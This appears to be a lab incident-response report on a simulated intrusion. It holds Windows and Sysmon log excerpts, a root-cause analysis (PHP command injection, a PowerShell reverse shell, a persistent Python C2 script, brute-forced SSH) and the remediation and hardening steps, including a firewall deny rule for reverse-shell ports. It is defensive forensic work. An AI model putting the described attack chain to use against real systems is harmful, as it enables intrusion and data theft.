Information	7/30/2025 11:17:56 PM	Micros...	4625	Logon
Information	7/30/2025 11:17:56 PM	Micros...	4625	Logon
Information	7/30/2025 11:17:56 PM	Micros...	4625	Logon
Information	7/30/2025 11:17:56 PM	Micros...	4625	Logon
Information	7/30/2025 11:17:56 PM	Micros...	4625	Logon
Information	7/30/2025 11:17:56 PM	Micros...	4624	Logon
Information	7/30/2025 11:17:56 PM	Micros...	4625	Logon
Information	7/30/2025 11:17:56 PM	Micros...	4625	Logon
Information	7/30/2025 11:17:56 PM	Micros...	4624	Logon
Information	7/30/2025 11:17:56 PM	Micros...	4625	Logon

Event 4625, Microsoft Windows security auditing


EVIDENCE-09


Operational Number of events: 46,489
Filtered: Log: Microsoft-Windows-Sysmon/Operational; Source: ; Event ID: 3Date Range: From 7/30/2025 11:00:00 PM to 7/31/2025 1:00:00 AM.
Level Date and Time Source Event ID Task Category
Information 7/30/2025 11:17:56 PM Sysmon 3 Network connection ...
Information 7/30/2025 11:17:56 PM Sysmon 3 Network connection ...
Information 7/30/2025 11:17:56 PM Sysmon 3 Network connection ...
Information 7/30/2025 11:17:56 PM Sysmon 3 Network connection ...
Information 7/30/2025 11:17:56 PM Sysmon 3 Network connection ...
Information 7/30/2025 11:17:56 PM Sysmon 3 Network connection ...
Information 7/30/2025 11:17:56 PM Sysmon 3 Network connection ...
Information 7/30/2025 11:17:56 PM Sysmon 3 Network connection ...
Information 7/30/2025 11:17:56 PM Sysmon 3 Network connection ...
Information 7/30/2025 11:13:37 PM Sysmon 3 Network connection ...
Event 3, Sysmon
General Details
Network connection detected:
RuleName: SSH
UtcTime: 2025-07-31 03:13:35.312
ProcessGuid: {91eec8cc-dd44-688a-d783-000000002500}
ProcessId: 5824
Image: C:\Windows\System32\OpenSSH\sshd.exe
User: NT AUTHORITY\SYSTEM
Protocol: tcp
Initiated: false
SourceIsIpv6: false
SourceIp: 192.168.110.106
SourceHostname: -
SourcePort: 41704
SourcePortName: -
DestinationIsIpv6: false
DestinationIp: 192.168.110.101
DestinationHostname: boss.home.arpa
DestinationPort: 22
DestinationPortName: ssh
Log Name: Microsoft-Windows-Sysmon/Operational
Source: Sysmon Logged: 7/30/2025 11:13:37 PM
Event ID: 3 Task Category: Network connection detected (rule: NetworkConnect)
Level: Information Keywords:
User: SYSTEM Computer: boss
OpCode: Info
More Information: Event Log Online Help


EVIDENCE-10


Security Number of events: 23,924
Filtered: Log: Security; Source: ; Event ID: 4624,4625Date Range: From 7/30/2025 11:00:00 PM to 7/31/2025 1:00:34 AM. Number of events: 135
Level Date and Time Source Event ID Task Ca...
Information 7/30/2025 11:17:55 PM Micros... 4624 Logon
Information 7/30/2025 11:17:55 PM Micros... 4624 Logon
Information 7/30/2025 11:17:03 PM Micros... 4624 Logon
Information 7/30/2025 11:14:54 PM Micros... 4624 Logon
Information 7/30/2025 11:14:53 PM Micros... 4625 Logon
Information 7/30/2025 11:13:40 PM Micros... 4624 Logon
Information 7/30/2025 11:13:38 PM Micros... 4624 Logon
Information 7/30/2025 11:13:36 PM Micros... 4624 Logon
Event 4624, Microsoft Windows security auditing.
General Details
An account was successfully logged on.
Subject:
Security ID: SYSTEM
Account Name: BOSS$
Account Domain: WORKGROUP
Logon ID: 0x3E7
Logon Information:
Logon Type: 5
Restricted Admin Mode: -
Virtual Account: Yes
Elevated Token: Yes
Impersonation Level: Impersonation
New Logon:
Security ID: VIRTUAL USERS\sshd_24572
Account Name: sshd_24572
Account Domain: VIRTUAL USERS
Logon ID: 0x6CC4C78
Linked Logon ID: 0x0
Network Account Name: -
Network Account Domain: -
Log Name: Security
Source: Microsoft Windows security Logged: 7/30/2025 11:13:36 PM
Event ID: 4624 Task Category: Logon
Level: Information Keywords: Audit Success
User: N/A Computer: boss
OpCode: Info
More Information: Event Log Online Help

EVIDENCE-11


Operational Number of events: 46,516
Filtered: Log: Microsoft-Windows-Sysmon/Operational; Source: ; Event ID: 3Date Range: From 7/30/2025 11:00:00 PM to 7/31/2025 1:00:00 AM.
Level Date and Time Source Event ID Task Category
Information 7/30/2025 11:58:24 PM Sysmon 3 Network connection ...
Information 7/30/2025 11:52:41 PM Sysmon 3 Network connection ...
Information 7/30/2025 11:51:14 PM Sysmon 3 Network connection ...
Information 7/30/2025 11:50:56 PM Sysmon 3 Network connection ...
Information 7/30/2025 11:40:20 PM Sysmon 3 Network connection ...
Information 7/30/2025 11:39:50 PM Sysmon 3 Network connection ...
Information 7/30/2025 11:32:59 PM Sysmon 3 Network connection ...
Event 3, Sysmon
General Details
Network connection detected:
RuleName: -
UtcTime: 2025-07-31 03:39:48.165
ProcessGuid: {91eec8cc-e49f-688a-648d-000000002500}
ProcessId: 12792
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
User: BOSS\Chernor Bah
Protocol: tcp
Initiated: true
SourceIsIpv6: false
SourceIp: 192.168.110.101
SourceHostname: boss.home.arpa
SourcePort: 61735
SourcePortName: -
DestinationIsIpv6: false
DestinationIp: 192.168.110.106
DestinationHostname: -
DestinationPort: 80
DestinationPortName: http
Log Name: Microsoft-Windows-Sysmon/Operational
Source: Sysmon Logged: 7/30/2025 11:39:50 PM
Event ID: 3 Task Category: Network connection detected (rule: NetworkConnect)
Level: Information Keywords:
User: SYSTEM Computer: boss
OpCode: Info
More Information: Event Log Online Help

EVIDENCE-12


Operational Number of events: 46,516
Filtered: Log: Microsoft-Windows-Sysmon/Operational; Source: ; Event ID: 3Date Range: From 7/30/2025 11:00:00 PM to 7/31/2025 1:00:00 AM.
Level Date and Time Source Event ID Task Category
Information 7/30/2025 11:58:24 PM Sysmon 3 Network connection ...
Information 7/30/2025 11:52:41 PM Sysmon 3 Network connection ...
Information 7/30/2025 11:51:14 PM Sysmon 3 Network connection ...
Information 7/30/2025 11:50:56 PM Sysmon 3 Network connection ...
Information 7/30/2025 11:40:20 PM Sysmon 3 Network connection ...
Information 7/30/2025 11:39:50 PM Sysmon 3 Network connection ...
Information 7/30/2025 11:32:59 PM Sysmon 3 Network connection ...
Event 3, Sysmon
General Details
Network connection detected:
RuleName: Usermode
UtcTime: 2025-07-31 03:52:39.418
ProcessGuid: {91eec8cc-e887-688a-5492-000000002500}
ProcessId: 24500
Image: C:\Users\Chernor Bah\AppData\Local\Programs\Python\Python313\pythonw.exe
User: BOSS\Chernor Bah
Protocol: tcp
Initiated: true
SourceIsIpv6: false
SourceIp: 192.168.110.101
SourceHostname: boss.home.arpa
SourcePort: 61977
SourcePortName: -
DestinationIsIpv6: false
DestinationIp: 192.168.110.106
DestinationHostname: -
DestinationPort: 4440
DestinationPortName: -
Log Name: Microsoft-Windows-Sysmon/Operational
Source: Sysmon Logged: 7/30/2025 11:52:41 PM
Event ID: 3 Task Category: Network connection detected (rule: NetworkConnect)
Level: Information Keywords:
User: SYSTEM Computer: boss
OpCode: Info
More Information: Event Log Online Help

4.6 Root Cause Hypothesis

Based on the chronological evidence and the progression of the attack, the most probable root cause of this incident was the compromise of the public-facing web server. The first confirmed malicious artifact, a PowerShell TCP reverse shell payload (EVIDENCE-03, EVIDENCE-04), was discovered within the directory containing legitimate web server assets. This strongly suggests that the attacker leveraged a vulnerability or misconfiguration in the web application or its hosting environment to upload and execute malicious files.

Once the web server was compromised, additional malicious payloads were deployed, including a Python-based command-and-control (C2) script (EVIDENCE-05, EVIDENCE-06, EVIDENCE-07). This facilitated outbound connections to attacker-controlled infrastructure, enabling further reconnaissance, credential attacks, and possible lateral movement to other systems on the network, including the Boss's machine.

Although there were no signs of lateral movement between the Boss's machine and the web server, the Boss's machine did experience a large number of login attempts in a short period, indicating a brute force attack. The plausible root cause for the compromise of the Boss's endpoint was weak credentials.

The sequence of events indicates that the web server served as the initial entry point, providing the attacker with a foothold inside the network that was later used to expand access and control.

Containment

5.1 Containment Measures

To prevent further spread of the attack and disrupt the adversary's active control, the following containment actions were executed:

- Network Segmentation with pfSense: A dedicated quarantine network alias was configured on the pfSense firewall/router. All confirmed compromised hosts were immediately moved into this isolated VLAN, effectively blocking all inbound and outbound traffic to production networks.
- Physical Isolation of Hosts: In addition to logical segmentation, affected endpoints were physically disconnected from the core network switch to guarantee complete separation from all other systems.
- Malware Removal from Persistence Mechanisms: The malicious .pyw script found in the startup registry keys was deleted from both compromised endpoints, eliminating the attacker's ability to automatically reinitiate C2 sessions upon reboot.
- Payload Cleanup: All additional identified malicious payloads were removed from infected systems, with file paths and hashes recorded for forensic purposes.
- Initial Threat Verification Scans: Endpoint security tools were run to confirm that no active malicious processes or scheduled tasks remained before proceeding to the recovery phase.

5.2 Impact Minimization

Containment efforts were specifically designed to limit operational impact while halting the attack:

- Rapid Isolation prevented lateral movement to unaffected network segments, containing the compromise to known infected hosts.

- Controlled Network Access ensured that legitimate services remained operational for unaffected users during the containment period.

- Targeted Remediation avoided unnecessary downtime by focusing cleanup efforts only on confirmed infected systems, reducing disruption to business functions.

- Early Malware Eradication removed persistence mechanisms and payloads before they could cause additional data loss or encryption.

Eradication

6.1 Removal of Malicious Artifacts

All identified malicious components were removed from affected systems to eliminate the attacker's foothold:

- Deleted the malicious .pyw script from the HKCU\...\Run startup registry keys on both compromised endpoints.
- Eradicated all identified malicious files, including the PowerShell TCP reverse shell script and the Python C2 script, with file hashes recorded for forensic records.
- Outside of removing dangerous programs, the web server host OS was completely wiped and reinstalled to a clean state. This ensured the removal of any hidden persistence mechanisms, rootkits, or unknown backdoors that may not have been detected through conventional scanning.
- All critical business files were backed up on the boss's machine, followed by the deletion of known malicious files. A full system reboot was performed to terminate any remaining in-memory malicious processes.
- Security scans were re-run on all remediated hosts to confirm that no active threats or persistence entries remained.

6.2 Vulnerability Remediation

The main weakness that allowed this attack was a PHP script on the web server that handled information from an online form. This script took what users typed in and passed it directly into system commands without checking if the input was safe. Because of this, the attacker was able to send specially crafted input that tricked the server into running harmful commands. This was how they were able to place malicious files onto the server in the first place.

To fix this, the PHP script was rewritten so that it now checks and cleans all information before using it. Any suspicious characters or code are removed, and only information that matches safe, expected patterns is accepted. We also replaced the part of the code that ran system

commands with a safer method that cannot be tricked in the same way. These changes keep the original function of the script but block the method the attacker used to break in.

Recovery

7.1 System Restoration Steps

After eradication, restoration efforts focused on returning both systems to a clean, fully operational state while removing any risk of hidden persistence mechanisms. Key steps included:

- Full OS reinstall on the web server from a trusted image to ensure all malicious changes, including potential rootkits, were removed.
- Minimal software baseline applied, and only essential programs and services for web server operation were reinstalled.
- Removal of unnecessary or high-risk tools such as Python and Sysinternals from both endpoints.
- Boss's workstation restoration via backup of critical files, malware removal, and controlled system reboot to ensure a clean startup.
- Post-restoration security scans to confirm no remaining malicious activity before transitioning to the hardening phase.

These measures ensured that both endpoints were returned to a verifiable, trusted state.

7.2 Security Hardening Actions Mapped to NIST SP 800-53

Action	**Description**	**NIST SP 800-53 Control Mapping**
Least Privilege Configuration	The web server now runs under a non-administrative account with only the exact permissions required for operation.	AC-6 (Least Privilege)
Service Minimization	Removed Python, Sysinternals, and other unnecessary tools from both systems to reduce the attack surface.	CM-7 (Least Functionality)

Enhanced Logging	Installed Sysmon on both endpoints to capture detailed process, network, and file creation events. Configured logging to track outbound file transfers for forensic visibility.	AU-12 (Audit Generation)
Firewall Rule Tightening	Configured pfSense to only allow required service ports. Blocked outbound connections on suspicious ports (e.g., 4440) to prevent reverse shell callbacks.	SC-7 (Boundary Protection)
Credential Strengthening	Implemented stronger password policies, including complexity requirements and minimum length enforcement.	IA-5 (Authenticator Management)
Remote Access Restriction	Disabled SSH entirely on both endpoints as it was unnecessary and posed a security risk.	AC-17 (Remote Access)
Secure Coding Remediation	Rewrote the vulnerable PHP script to properly validate and sanitize user input, replacing unsafe system command execution with secure handling methods.	SA-11 and SI-10 (Developer Testing and Evaluation and Information Input Validation)

7.3 Validation & Testing Procedures

Testing was conducted to confirm that restoration and hardening measures were effective, with a special focus on network-layer protections and file monitoring enhancements. Key validation steps included:

- **Firewall Rule Reinforcement**
    - Outbound traffic was restricted to only approved ports and IP ranges required for web server operations (e.g., HTTP/HTTPS).
    - All other outbound ports, including those commonly abused by reverse shells (e.g., 4440, 4444, 1337), were explicitly blocked.
    - IP filtering was configured to require destination whitelisting, ensuring that any attempt to establish a session to an unapproved IP is denied and logged.

- **Intrusion Detection & Logging Enhancements**
    - Sysmon was configured to log all network connection events, including source/destination IP, ports, and process identifiers, allowing correlation between malicious scripts and their network activity.
    - File integrity monitoring rules were implemented with a custom PowerShell script to detect new or modified files in critical directories, triggering alerts for any suspicious changes.
    - Data exfiltration detection was tested by simulating unauthorized transfers. Logs successfully recorded source/destination, file names, and transfer size.
- **Password Policy Verification**
    - New complex passwords were tested against brute-force tools to ensure resistance to automated guessing attacks.

All firewall and logging configurations passed these tests, confirming their readiness for production deployment.

7.4 Post-Recovery Logging and Monitoring

Ongoing monitoring focuses on detecting attempts to bypass security measures, with network and file activity under close observation.

- **Firewall-based Reverse Shell Prevention**
    - Continued enforcement of strict outbound traffic rules, allowing only essential ports (80, 443) to be open for outbound web traffic.
    - Alerts are generated if any process other than approved applications attempts to initiate an outbound session.
- **File Transfer Activity Logging**
    - All file creation, modification, or movement in sensitive directories is logged via Sysmon and centralized to a log server for correlation.

- Weekly log reviews ensure no unexpected or suspicious transfer activity has occurred.

This layered approach ensures remote execution attacks, such as reverse shells, are blocked at the network layer while maintaining complete visibility into file transfers, allowing for immediate detection of suspicious outbound data movement.

Lessons Learned & Post-Incident Activity

8.1 Incident Timeline

Based on the evidence collected, the team has created a series of events in which the attack occurred:

1. A PowerShell reverse shell payload was deployed on the web server, giving the attacker remote access. Evidence: EVIDENCE-03, EVIDENCE-04.

2. Using the reverse shell, a pythonw script was dropped on the server, configured to connect back to the attacker's command-and-control (C2) server. Evidence: EVIDENCE-05, EVIDENCE-06, EVIDENCE-07.

3. The Python script was added to the startup registry to ensure execution on reboot. Evidence: EVIDENCE-07.

4. The attacker identified weak SSH credentials and successfully logged in after multiple attempts on the boss's machine.

5. The attacker executed commands on the boss's machine and potentially accessed sensitive data. The scope of data exfiltration is unknown, though logs indicate connections to the malicious IP 192.168.110.106, an endpoint no longer in use within the network.

8.2 Lessons Learned

After containing and eradicating the threat, the team restored the affected systems and implemented hardening measures to prevent recurrence. The focus was on removing malicious artifacts, securing accounts and services, improving monitoring, and addressing the vulnerability exploited by the attacker.

Key actions include:

- Malicious payloads, including the PowerShell reverse shell and Python scripts, were completely removed from all affected systems.

- The web server host OS was fully reset to a clean state to eliminate any hidden malware or rootkits, and the Boss's machine had critical files backed up, followed by a system reboot.

- Unnecessary applications and tools, such as Python and Sysinternals utilities, were removed, and the web server now runs under least-privilege accounts with only essential services installed.

- Firewall rules were configured to allow only required ports for essential services while blocking all other inbound and outbound connections to prevent reverse shell activity.

- Sysmon was installed on both endpoints to log process creation, network connections, and file activity, and a custom file tracking script was deployed to monitor sensitive directories and record any file creation, modification, or movement.

- Weak passwords were replaced with strong credentials, and SSH was removed from both endpoints to reduce the attack surface.

- Vulnerable PHP scripts were updated with input validation and sanitization to prevent arbitrary command execution while maintaining necessary functionality.

These measures collectively restored the systems to a secure baseline and improved visibility into system and network activity to detect and prevent future attacks.